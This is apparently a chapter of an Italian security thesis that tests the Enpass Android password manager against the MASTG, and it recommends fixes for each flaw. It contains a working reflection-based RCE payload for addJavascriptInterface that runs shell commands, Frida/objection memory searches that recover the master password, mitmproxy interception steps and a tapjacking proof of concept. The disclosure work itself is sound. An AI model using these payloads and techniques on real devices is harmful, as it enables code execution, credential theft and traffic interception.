Con il termine `device-access-security policy` il MASTG indica l'insieme dei requisiti minimi sulla sicurezza del dispositivo ospite che un'applicazione che tratta dati sensibili dovrebbe imporre prima di consentire l'accesso ai propri dati: la presenza di un blocco schermo sicuro, una versione del sistema operativo non obsoleta, la cifratura del dispositivo e l'integrità della piattaforma. Un'applicazione conforme dovrebbe impedire l'esecuzione, oppure quantomeno avvisare l'utente, quando il dispositivo non soddisfa tali requisiti. L'analisi statica aveva già evidenziato l'assenza di un simile meccanismo — nessun impiego della `Device Administration API` e unico controllo limitato a `KeyguardManager.isKeyguardSecure()` come pre-condizione dello sblocco biometrico; di seguito si documenta il procedimento dinamico con cui, seguendo i passi indicati dal MASTG, tale assenza è stata confermata empiricamente.

Passo 1 — Definizione dei requisiti da verificare. Il primo passo previsto dalla metodologia consiste nell'individuare i requisiti che l'applicazione dovrebbe imporre al dispositivo. Per un gestore di password essi comprendono: la presenza di un blocco schermo, una versione minima del sistema operativo aggiornata, la cifratura dello storage e l'assenza di compromissioni della piattaforma. L'obiettivo del test è verificare se l'applicazione reagisca quando uno o più di questi requisiti non sono soddisfatti.

Passo 2 — Predisposizione di un dispositivo non conforme. È stato quindi predisposto un emulatore che viola deliberatamente tali requisiti, caratterizzandone la postura di sicurezza tramite adb:



```

kali@kali: ~/Desktop
Session Actions Edit View Help

(kali@kali)-[~/Desktop]
$ adb shell locksettings get-disabled
true

(kali@kali)-[~/Desktop]
$ adb shell settings get secure lockscreen.password_type
null

(kali@kali)-[~/Desktop]
$ adb shell getprop ro.build.tags
test-keys

(kali@kali)-[~/Desktop]
$ adb shell getprop ro.debuggable
1

(kali@kali)-[~/Desktop]
$
  
```

Figura 4.4: Postura di sicurezza del dispositivo non conforme rilevata con adb

Il dispositivo risulta dunque privo di blocco schermo, basato su una build con `test-keys` e `debuggable`: una postura che fallisce ogni ragionevole criterio di sicurezza e che un'applicazione dotata di `device-access-security` policy dovrebbe rifiutare.

Passo 3 — Esecuzione dell'applicazione sul dispositivo non conforme. Sull'emulatore così configurato l'applicazione è stata installata ed esercitata nel suo flusso completo: creazione del vault, impostazione della Master Password, inserimento di una voce di test e successivo sblocco. In nessuna fase l'app ha verificato la conformità del dispositivo, né ha subordinato a essa la creazione o l'apertura del vault.

Passo 4 — Osservazione della reazione dell'applicazione. L'unica reazione osservata è stata un avviso non bloccante relativo alla condizione di root, che non impedisce l'utilizzo dell'applicazione. L'unico controllo attinente alla sicurezza del dispositivo, `isKeyguardSecure()`, in assenza di blocco schermo ha restituito `false`, con il solo effetto di disabilitare l'opzione di sblocco tramite impronta: la relativa preferenza (`fingerprint`) è infatti rimasta a `false`, come riscontrato nell'analisi del Local Storage. Nessuna

funzionalità è stata invece negata o limitata, a conferma che il controllo è una semplice pre-condizione opzionale e non una policy di accesso.

```
boolean checkSetup() {  
    if (!mKeyguardManager.isKeyguardSecure()) {  
        fingerprintScanner.setChecked(false); // disabilita  
        return false;                          // solo impronta  
    }  
    ...  
}
```




Figura 4.5: Enpass utilizzata senza restrizioni sul dispositivo non conforme

Esito. Nonostante il dispositivo fallisca ogni criterio di sicurezza l'applicazione si è installata, ha creato il vault ed è stata utilizzata senza alcuna restrizione. La vulnerabilità è quindi confermata: Enpass non impone alcuna device-access-security policy. L'impatto è mitigato dal fatto che la riservatezza del vault resta comunque garantita dalla cifratura basata sulla Master Password, indipendentemente dalla postura del dispositivo; ciononostante, l'esecuzione su un dispositivo compromesso amplifica l'efficacia di altri attacchi, come l'estrazione della Master Password dalla memoria. Si raccomanda l'introduzione di una device-access-security policy esplicita che, sui dispositivi non conformi, avvisi l'utente o limiti le operazioni più sensibili.

4.6.2 Esposizione della Master Password nella memoria

Un segreto, una volta caricato nella memoria di processo, è potenzialmente recuperabile tramite un dump della memoria o la dynamic instrumentation. Per questo il MASTG raccomanda che i dati sensibili restino esposti per il minor tempo possibile: non andrebbero rappresentati con tipi immutabili come `String`, bensì con `char[]` o `byte[]`, da azzerare esplicitamente dopo l'uso. Questa evidenza documenta, seguendo i passi del MASTG, come l'analisi abbia accertato la persistenza in chiaro della Master Password nella memoria dell'applicazione.

Passo 1 — Analisi del flusso del segreto. L'esame statico del percorso della Master Password ha mostrato un uso estensivo di tipi immutabili: nella `LoginActivity` la password viene trasformata in `String` e ne vengono create ulteriori copie; la classe `Crypto` deriva la chiave a partire da una `String` (`getBytes`) e il metodo `destroyCrypto()` è un no-op vuoto, per cui chiave e cipher non vengono mai azzerati.

```
// LoginActivity: la password e' trattata come String immutabile
mMasterPassword.getText().toString();           // -> String
unlockEnpass( new String((char[]) getPoolDataForRow(1)) );
// Crypto: chiave derivata da String; destroyCrypto() vuoto
byte[] generateKey(String str, ...) {           // PBKDF2(str.getBytes
    )
public void destroyCrypto() { }                  // no-op: nessun wipe
```

Questo flusso lascia prevedere che la Master Password permanga in chiaro nella memoria di processo; i passi successivi lo verificano empiricamente mediante dynamic instrumentation.

Passo 2 — Aggancio del processo con objection. La verifica a runtime è stata condotta con `objection`, costruito su `Frida`. Con l'applicazione sbloccata con la Master Password e la voce di test presente (titolo `ZTEST`, contenuto `testtest`), `objection` è stato agganciato al processo di `Enpass` tramite il `frida-server` attivo sul dispositivo:

```
$ objection --network --host 10.0.2.2 --port 27042 \
    --name io.enpass.app start
```

Passo 3 — Ricerca dei segreti nella memoria di processo. Dalla console di `objection`, il comando `memorysearch` ha scandagliato l'intero spazio di indirizzamento del processo alla ricerca dei segreti noti in forma testuale. La Master Password è risultata presente in chiaro e in più copie, con i relativi indirizzi; sono emersi anche i dati del vault decifrato:

```
memory search "password2026" --string
memory search "testtest" --string
memory search "ZTEST" --string
```

```

(frida-venv)kali@kali: ~/Desktop
Session Actions Edit View Help
1320a984 00 00 00 00 00 00 00 00 00 00 00 00 00 b1 58 70 .....Xp
1320a994 00 00 00 00 00 00 00 00 00 00 00 00 70 61 73 73 77 6f 72 64 .....password
1320a99c 70 61 73 73 77 6f 72 64 32 30 32 36 48 c5 15 13 password2026H ...
1320a9ac 00 00 00 00 20 a5 20 13 90 a9 20 13 c0 bd 58 70 .... . ... ..Xp
1320a9bc 00 00 00 00 00 00 00 00 00 00 00 00 00 40 af 14 13 .....@...
1320e578 70 61 73 73 77 6f 72 64 32 30 32 36 00 00 00 00 password2026....
1320e588 00 b1 58 70 00 00 00 00 0c 00 00 00 00 00 00 00 ..Xp.....
1320e598 00 00 00 00 00 00 00 00 c0 bd 58 70 00 00 00 00 .....Xp....
132bee70 70 61 73 73 77 6f 72 64 32 30 32 36 00 00 00 00 password2026....
132bee80 48 24 e6 12 00 00 00 00 03 00 00 00 b8 be 29 13 H$......).
132bee90 90 ea 25 13 d0 37 e6 12 a8 25 e6 12 00 00 00 00 ..%.. 7 ...%.....
c1449bf0 70 61 73 73 77 6f 72 64 32 30 32 36 00 00 00 00 password2026....
c1449c00 01 c1 00 00 00 00 e1 9b 00 00 00 00 00 00 00 00 .....
c1449c10 50 18 45 c1 44 06 f1 75 50 4e 02 f2 0c 00 00 00 P.E.D..uPN.....
f1d818b0 70 61 73 73 77 6f 72 64 32 30 32 36 04 04 04 04 password2026....
f1d818c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
f1d818d0 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 00 .....
f1d873f0 70 61 73 73 77 6f 72 64 32 30 32 36 04 04 04 04 password2026....
f1d87400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
f1d87410 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 00 00 .....
Pattern matched at 21 addresses
io.enpass.app (run) on (Android: 11) [remote] #

```

Figura 4.6: objection: la Master Password individuata in chiaro nella memoria del processo

Esito. La vulnerabilità è confermata empiricamente tramite dynamic instrumentation: la Master Password è presente in chiaro nella memoria del processo, in più copie, a riprova diretta dell’analisi statica l’uso di `String` immutabili e l’assenza di azzeramento ne provocano la persistenza ben oltre l’istante dello sblocco. Risultano presenti anche dati del vault decifrato, inevitabili finché l’applicazione è sbloccata e mostra le voci. Lo sfruttamento richiede accesso privilegiato o dynamic instrumentation; tuttavia, combinato con l’assenza di anti-debugging, di rilevamento dell’instrumentazione e di una device-access-security policy, il rischio è concreto. Si raccomanda di gestire i segreti esclusivamente con `char[]/byte[]`, di sovrascriverli dopo l’uso, di evitare le conversioni in `String` e di adottare una `Editable.Factory` sicura per il campo di inserimento della password.

4.6.3 Mancato aggiornamento del Security Provider

Il provider di sicurezza di Android implementa le primitive crittografiche e il motore TLS utilizzati dall’applicazione. Sui dispositivi datati tale provider può contenere vulnerabilità SSL/TLS note; per questo i Google Play Services mettono a disposizione `ProviderInstaller.installIfNeeded/installIfNeededAsync`, che sostituisce il provider di sistema con una versione aggiornata e patchata (`GmsCore_OpenSSL`). Questa evidenza documentata, secondo i passi del MASTG, l’accertamento del mancato aggiornamento del provider da parte di Enpass.

Passo 1 — Ricerca dell’aggiornamento del provider nel codice. L’applicazione dipende dai Google Play Services e include la classe `ProviderInstaller`; tuttavia, la ricerca nel codice di prima parte non ha individuato alcuna invocazione dei metodi che aggiornano il provider:

```
# ricerca nel codice di prima parte (in.sineu / io.enpass)
```

```
ProviderInstaller.installIfNeeded(Async) -> nessuna invocazione  
insertProviderAt / Conscrypt.install -> nessuna invocazione  
# la classe e' presente solo come parte dell'SDK Play Services:  
com/google/android/gms/security/ProviderInstaller.java
```

Poiché il `minSdkVersion` è pari a 15 (Android 4.0.3), l'applicazione può essere eseguita su versioni del sistema il cui provider di sicurezza è obsoleto e privo delle patch che `ProviderInstaller` avrebbe potuto applicare. Si osserva inoltre che le librerie native incluse (`libsqlcipher`) forniscono primitive per la cifratura del database locale e non per il traffico di rete, che resta interamente affidato al provider di piattaforma.

Passo 2 — Verifica del provider attivo a runtime. La metodologia prevede di valutare `Security.getProviders()` e di controllare se `GmsCore_OpenSSL` — il provider che `ProviderInstaller` promuoverebbe in testa alla lista — sia presente. La verifica è stata condotta a runtime con Frida, enumerando i provider crittografici registrati nel processo dell'applicazione:

```
Java.perform(function () {  
  var S = Java.use('java.security.Security');  
  var ps = S.getProviders();  
  for (var i = 0; i < ps.length; i++)  
    console.log('[' + i + '] ' + ps[i].getName());  
});
```

L'enumerazione conferma che `GmsCore_OpenSSL` non compare nella lista: `ProviderInstaller` non è mai invocato, quindi in testa rimane il provider di piattaforma. Sull'immagine di test recente tale provider è comunque aggiornato, il che limita l'impatto pratico nell'ambiente di prova; lo stesso non vale però sui dispositivi datati rientranti nell'intervallo supportato, dove il provider di piattaforma può essere vulnerabile.


```

(frida-venv)kali@kali: ~/enpass-test
$ frida -H 10.0.2.2:27042 -f io.enpass.app -l getproviders.js

Frida 17.12.0 - A world-class dynamic instrumentation toolkit

Commands:
  help       -> Displays the help system
  object?    -> Display information about 'object'
  exit/quit  -> Exit

More info at https://frida.re/docs/home/

Connected to 10.0.2.2:27042 (id=socket@10.0.2.2:27042)
Spawned `io.enpass.app`. Resuming main thread!
[Remote::io.enpass.app ]->
[*] Security.getProviders() (ordine di priorit ):
[0] AndroidOpenSSL v1
[1] CertPathProvider v1
[2] AndroidKeyStoreBCWorkaround v1
[3] BC v1.61
[4] HarmonyJSSE v1
[5] AndroidKeyStore v1
[*] In testa (indice 0): AndroidOpenSSL
[*] GmsCore_OpenSSL presente nella lista? false

```

Figura 4.7: Enumerazione a runtime dei provider crittografici: GmsCore_OpenSSL è assente, in testa resta il provider di piattaforma

Esito. La vulnerabilità è confermata, anche a runtime: l’enumerazione dei provider non mostra GmsCore_OpenSSL e, pur disponendo del componente necessario, l’applicazione non aggiorna il security provider, lasciando potenzialmente prive di patch le vulnerabilità SSL/TLS sui dispositivi più datati che dichiara di supportare. Si raccomanda di invocare `ProviderInstaller.installIfNeeded` il prima possibile nel ciclo di vita dell’applicazione, gestendo correttamente le relative eccezioni e adottando un comportamento prudente qualora l’aggiornamento non sia possibile.

4.6.4 Assenza di certificate pinning

Il certificate pinning limita la fiducia a uno specifico certificato o a una specifica chiave pubblica per gli endpoint controllati dallo sviluppatore, anziché affidarsi all’intero store delle CA di sistema. In sua assenza, un certificato fraudolento emesso da una qualsiasi CA ritenuta affidabile dal dispositivo consente un attacco Man-in-the-Middle sul traffico dell’applicazione. Questa evidenza documenta, secondo i passi del MASTG, l’accertamento dell’assenza di pinning in Enpass.

Passo 1 — Ricerca dei meccanismi di pinning nel codice. Sono stati cercati tutti i meccanismi con cui il pinning può essere realizzato su Android: la clausola `<pin-set>` di una Network Security Configuration, il `CertificatePinner` di OkHttp, un `TrustManager` che carichi un keystore BKS, i certificati inclusi nelle risorse e i controlli espliciti sul certificato nelle WebView. Nessuno di essi è presente:

```

# certificate pinning: ASSENTE su tutti i meccanismi
NSC <pin-set>           -> nessuna Network Security Config
OkHttp CertificatePinner -> non usato
TrustManager / BKS      -> assente; nessun cert in res/raw

```

```
WebView.getCertificate() -> nessun controllo di pinning
# unico store custom: WebDAV known-servers (getKnownServersStore)
# -> KeyStore default + cert self-signed accettati (TOFU),
# non pinning di un endpoint dello sviluppatore
```

L'unico store di certificati personalizzato è quello del modulo WebDAV, un KeyStore predefinito popolato a runtime con i certificati self-signed che l'utente sceglie di accettare per i propri server: non si tratta dunque di pinning di un endpoint dello sviluppatore, ma di una gestione della fiducia demandata all'utente.

Passo 2 — Conferma sperimentale dell'intercettabilità del traffico. L'assenza di pinning implica che il traffico TLS dell'applicazione è intercettabile da un proxy la cui CA sia considerata affidabile dal sistema. La verifica è stata condotta con mitmproxy: il traffico dell'emulatore è stato instradato verso il proxy e, poiché con `targetSdkVersion 24` le CA aggiunte dall'utente non sono considerate affidabili, la CA di mitmproxy è stata aggiunta allo store dei certificati di sistema.

```
# proxy dell'emulatore verso mitmproxy
$ adb shell settings put global http_proxy HOST:8080
# CA del proxy nello store di sistema (root)
# -> <hash>.0 in /system/etc/security/cacerts
```

In queste condizioni le connessioni TLS del dispositivo sono risultate decifrabili e ispezionabili in chiaro in mitmweb, senza che l'applicazione opponesse alcun controllo di pinning né rifiutasse il certificato del proxy coerentemente con il fatto che, all'analisi dinamica, uno strumento come objection non trova alcuna routine di pinning da agganciare. La verifica sul traffico di prima parte è limitata dalla dismissione dei backend propri dell'app (2018): l'intercettazione è quindi osservata sul traffico che il dispositivo e l'applicazione generano comunque, tra cui le connessioni del browser interno.




Figura 4.8: mitmproxy intercetta e decifra in chiaro il traffico TLS del dispositivo: nessun certificate pinning

Esito. La vulnerabilità è confermata, anche sperimentalmente: Enpass non implementa il certificate pinning per alcun endpoint controllato dallo sviluppatore e, con una CA fidata dal sistema, il traffico TLS del dispositivo è risultato intercettabile in chiaro senza alcun controllo da parte dell'applicazione. Per un Password Manager ciò costituisce una lacuna di difesa in profondità, in quanto un certificato fraudolento emesso da una CA fidata consentirebbe un attacco Man-in-the-Middle sui dati in transito. Il rischio è in parte mitigato dal `targetSdkVersion` 24 e dalla normale validazione rispetto alle CA di sistema. Si raccomanda l'introduzione del pinning, prevedendo pin di backup e una corretta gestione della scadenza per evitare interruzioni del servizio.

4.6.5 Esecuzione di codice remoto tramite `addJavascriptInterface`

Il metodo `addJavascriptInterface` espone un oggetto Java al codice JavaScript di una `WebView`. Su Android precedente alla versione 4.2 questa funzionalità è notoriamente pericolosa: la sola presenza del bridge consente, tramite reflection a partire dall'oggetto esposto, di raggiungere classi arbitrarie come `java.lang.Runtime` e di eseguire codice arbitrario con i privilegi dell'applicazione. La condizione necessaria è l'esecuzione di JavaScript non attendibile nella `WebView`, iniettato via XSS o MITM. Questa evidenza documenta, secondo i passi del MASTG, l'accertamento di tale configurazione pericolosa in Enpass.

Passo 1 — Individuazione del bridge JavaScript. La `BrowserActivity` registra un bridge esponendo l'oggetto `JsInterface` con il nome `guessCreditCardObject`:

```
# BrowserActivity (browser interno: JS on, contenuti remoti)
mBrowserView.addJavascriptInterface(
    new JsInterface(), "guessCreditCardObject");
class JsInterface {
    @JavascriptInterface
    void setIsCreditCard(boolean z) {...}    // benigno (solo flag)
}
```

L'oggetto definisce un unico metodo annotato con `@JavascriptInterface`, `setIsCreditCard(boolean)`, che si limita a impostare un flag interno: in sé è del tutto benigno.

Passo 2 — Valutazione per livello di API. Sui dispositivi con API 17 o superiore l'annotazione `@JavascriptInterface` limita l'esposizione ai soli metodi così marcati: l'impatto è ridotto. Il problema sorge con il `minSdkVersion` 15: sui dispositivi con API 15 e 16 (Android 4.0.3–4.1) tale restrizione non si applica, e qualsiasi JavaScript in esecuzione nella `WebView` può, tramite reflection a partire dall'oggetto esposto, istanziare `java.lang.Runtime` ed eseguire comandi arbitrari con i privilegi dell'app, ottenendo l'accesso alla sandbox che contiene il vault.

```
// payload reflection classico (API <17), iniettabile via MITM:
var o = guessCreditCardObject;           // oggetto esposto
var rt = o.getClass().forName("java.lang.Runtime")
        .getMethod("getRuntime", null).invoke(null, null);
```

```
rt.exec(["sh","-c","<comando arbitrario>"]); // RCE
```


Passo 3 — Raggiungibilità dell’attacco. Perché il payload sia iniettabile occorre poter alterare il contenuto caricato dalla WebView. Poiché il browser interno carica contenuti remoti e, come accertato nei controlli di rete, non adotta il certificate pinning e consente all’utente di superare gli errori di certificato, un’iniezione tramite Man-in-the-Middle è concretamente ipotizzabile (cfr. sezione 4.6.4). Quest’ultimo aspetto è confermato dal codice stesso della BrowserActivity: alla ricezione di un errore di certificato (onReceivedSslError) viene mostrato un dialog con cui l’utente può proseguire (SslErrorHandler.proceed()).

Passo 4 — Conferma su dispositivo. Per confermare empiricamente la RCE è stato predisposto, con avdmanager, un emulatore con Android 4.1.2, all’interno dell’intervallo vulnerabile dichiarato dall’applicazione, su cui è stata installata Enpass. A vault sbloccato, è stata aperta nel browser interno una pagina contenente il payload di reflection; la pagina è stata servita direttamente via HTTP a fini di proof-of-concept, a modello del contenuto che un attaccante inietterebbe via MITM. Il caricamento nella WebView vulnerabile è stato indotto avviando la BrowserActivity con l’URL del payload, passato negli extra cardUrl e new_tab:

```
# carica il payload nella WebView
$ adb shell am start \
    -n io.enpass.app/in.sinew.enpass.BrowserActivity \
    --es cardUrl "http://10.0.2.2:8000/" --ez new_tab true
```

Il payload, eseguito nel contesto della WebView, ha raggiunto java.lang.Runtime tramite reflection a partire da guessCreditCardObject ed eseguito un comando di sistema, scrivendone l’output in un file nella directory privata dell’applicazione. La lettura del file conferma l’esecuzione di codice con i privilegi di Enpass:

```
$ adb shell cat \
    /data/data/io.enpass.app/rce_proof.txt
uid=10044(u0_a44) gid=10044(u0_a44) groups=...
--- RCE via addJavascriptInterface ---
4.1.2
```



```
(kali@kali)~$ adb -s emulator-5554 shell am start -n io.enpass.app/in.sinew.enpass.BrowserActivity --es cardUrl "http://10.0.2.2:8000/" --ez new_tab true
Starting: Intent { cmp=io.enpass.app/in.sinew.enpass.BrowserActivity (has extras) }

(kali@kali)~$ adb -s emulator-5554 shell cat /data/data/io.enpass.app/rce_proof.txt
uid=10044(u0_a44) gid=10044(u0_a44) groups=1006(camera),1015(sdcard_rw),1028(sdcard_r),3003(inet)
--- RCE via addJavascriptInterface ---
4.1.2
```

Figura 4.9: Conferma empirica della RCE su Android 4.1.2: comando di attacco e prova di esecuzione



Figura 4.10: La pagina contenente il payload aperta nella WebView interna di Enpass

Esito. La vulnerabilità è confermata: su un dispositivo Android 4.1.2 un payload caricato nel browser interno di Enpass ha eseguito codice arbitrario con i privilegi dell'applicazione, ottenendo l'accesso alla sandbox che contiene il vault. Pur essendo il metodo esposto di per sé innocuo, l'impiego di `addJavascriptInterface` su una `WebView` che carica contenuti remoti non attendibili, combinato con `minSdkVersion 15`, riapre la nota vulnerabilità di Remote Code Execution del bridge. La conferma è stata ottenuta servendo il payload direttamente, a modello dell'iniezione via MITM resa possibile dall'assenza di pinning (sezione 4.6.4); l'impatto è circoscritto ai dispositivi datati supportati, poiché su API 17 e superiori l'annotazione `@JavascriptInterface` neutralizza la reflection. Si raccomanda di elevare il `minSdkVersion` ad almeno 17, di limitarne l'uso alle sole pagine attendibili, di non caricare contenuti remoti nelle `WebView` dotate di bridge e di rafforzare il canale TLS.

4.6.6 Esposizione ad attacchi di overlay e tapjacking

Negli attacchi di overlay un'app malevola, dotata del permesso di disegno in sovraimpressione, sovrappone una propria finestra all'interfaccia dell'app bersaglio per intercettare i tocchi o indurre l'utente ad azioni non volute. La difesa lato applicazione è il touch filtering: `android:filterTouchesWhenObscured="true"` (o l'override di `onFilterTouchEventForSecurity`), che fa scartare i tocchi quando la finestra è parzialmente oscurata da un'altra. Questa evidenza documenta, secondo i passi del MASTG, l'accertamento dell'assenza di tali difese in Enpass.

Passo 1 — Ricerca delle contromisure anti-overlay. La ricerca nel codice e nei layout dell'applicazione non ha individuato alcun touch filtering né alcun controllo del flag FLAG_WINDOW_IS_OBSCURED:

```
# contromisure anti-overlay (codice/layout Enpass): ASSENTI
filterTouchesWhenObscured / onFilterTouchEventForSecurity -> no
FLAG_WINDOW_IS_OBSCURED check -> no
# uniche occorrenze: layout dell'SDK Box (terza parte)
# FLAG_SECURE -> protegge gli screenshot, NON gli overlay
```

Le uniche occorrenze di filterTouchesWhenObscured appartengono ai layout dell'SDK Box e proteggono la sola interfaccia di quest'ultimo, non le schermate di Enpass.

Passo 2 — Individuazione delle superfici esposte. Risultano prive di touch filtering tutte le schermate che ricevono input sensibile o richiedono decisioni critiche: l'inserimento della Master Password e del PIN, i prompt di autofill e le finestre di conferma (ad esempio l'importazione di una voce condivisa). Inoltre il targetSdkVersion pari a 24 è antecedente alle restrizioni sulle finestre di overlay introdotte con Android 8: l'applicazione non beneficia quindi nemmeno dell'hardening di piattaforma più recente.

Passo 3 — Sviluppo del proof-of-concept di overlay. Per verificare l'esposizione è stato sviluppato un proof-of-concept che, ottenuto il permesso SYSTEM_ALERT_WINDOW, disegna sopra l'applicazione bersaglio una finestra di overlay a tutto schermo con il flag FLAG_NOT_TOUCHABLE: i tocchi la attraversano e raggiungono la schermata sottostante. Il PoC è stato installato e abilitato tramite adb:

```
$ adb install tapjack-poc.apk
$ adb shell appops set com.poc.tapjack \
    SYSTEM_ALERT_WINDOW allow
$ adb shell am start -n com.poc.tapjack/.MainActivity
```

Passo 4 — Esito della prova. Con il PoC attivo è stata aperta la schermata di sblocco di Enpass, una delle superfici a input sensibile prive di touch filtering. L'overlay si è sovrapposto integralmente all'interfaccia: il campo Master Password e il pulsante di sblocco restano visibili al di sotto, mentre l'utente interagisce con una finestra che non appartiene all'applicazione e i cui tocchi, non filtrati da Enpass, raggiungono la schermata sottostante. Poiché la schermata di login imposta FLAG_SECURE, la cattura delle figure ha richiesto di abilitare temporaneamente la relativa preferenza.




Figura 4.11: Schermata di sblocco di Enpass prima e dopo l’attivazione dell’overlay del PoC: la finestra malevola la ricopre interamente lasciando passare i tocchi

Esito. La vulnerabilità è confermata, anche empiricamente: un overlay malevolo si è sovrapposto alle schermate sensibili di Enpass — che non applica alcuna difesa di touch filtering — realizzando lo scenario di tapjacking e Cloak & Dagger. Essendo basata su `targetSdkVersion` 24, l’applicazione non beneficia nemmeno dell’hardening di piattaforma introdotto da Android 8 (API 26). Il flag `FLAG_SECURE` presente protegge da una minaccia diversa, la cattura dello schermo. Si raccomanda di applicare `android:filterTouchesWhenObscured="true"` (o di sovrascrivere `onFilterTouchEventForSecurity`) su tutte le viste che ricevono input sensibili e sulle conferme di azioni critiche, oltre a elevare il `targetSdkVersion` per beneficiare delle mitigazioni di piattaforma più recenti.

4.6.7 Assenza di aggiornamento obbligatorio

L’aggiornamento forzato consente di distribuire tempestivamente le correzioni di sicurezza, impedendo all’utente di continuare a utilizzare una versione obsoleta e vulnerabile. Su Android il meccanismo di riferimento è l’API In-App Updates dei Google Play Core; in alternativa, l’imposizione può avvenire lato backend rifiutando le versioni inferiori a una minima supportata. Questa evidenza documenta, secondo i passi del MASTG, l’accertamento dell’assenza di qualunque aggiornamento imposto in Enpass.

Passo 1 — Analisi del meccanismo di aggiornamento. L’applicazione non utilizza l’API In-App Updates. È invece presente un controllo proprietario nella classe `SinewKit`: all’avvio, `checkUpdate()` interroga via HTTP un endpoint del vendor e, in base alla

risposta, mostra un avviso di disponibilità di un aggiornamento. Tale avviso è però puramente informativo e non bloccante:

```
# API In-App Updates di Google (Play Core): NON usata
AppUpdateManager / startUpdateFlowForResult -> assenti
// SinewKit.checkUpdate(): HTTP GET a CHECK_UPDATE_URL
// -> avviso "aggiornamento disponibile", NON bloccante:
getDontShowTag()      // l'utente puo' ignorarlo
pref "check_updates"  // l'utente puo' disabilitare i controlli
# nessun blocco dell'uso su versione obsoleta
```

Il meccanismo “non mostrare più” consente di ignorare l’avviso, e la preferenza `check_updates` di disabilitare del tutto i controlli; l’endpoint interrogato, peraltro, è quello del vendor risalente al 2018, in larga parte non più operativo.

Passo 2 — Verifica dinamica dell’obbligatorietà. La procedura prevede di installare una versione datata dell’applicazione e di accertare se sia possibile continuare a utilizzarla senza aggiornarla. Coerentemente con l’analisi statica, l’eventuale avviso è annullabile e l’applicazione rimane pienamente utilizzabile, senza alcun blocco che subordini l’uso all’aggiornamento; l’imposizione lato server non è osservabile, essendo i backend del 2018 ormai dismessi.

Esito. La vulnerabilità è confermata: l’applicazione non impone alcun aggiornamento. Il controllo proprietario si limita a un avviso informativo e annullabile, e l’utente può continuare a utilizzare indefinitamente una versione obsoleta e potenzialmente vulnerabile. Per un Password Manager ciò è particolarmente critico, in quanto lascia prive di correzione le criticità rilevate — su tutte la Remote Code Execution via `addJavascriptInterface` sui dispositivi datati (cfr. sezione 4.6.5). Si raccomanda di adottare un meccanismo di aggiornamento imposto, ad esempio l’API In-App Updates in modalità IMMEDIATE per le correzioni critiche e/o l’imposizione lato backend di una versione minima supportata.

4.6.8 Inefficacia dei meccanismi di root detection

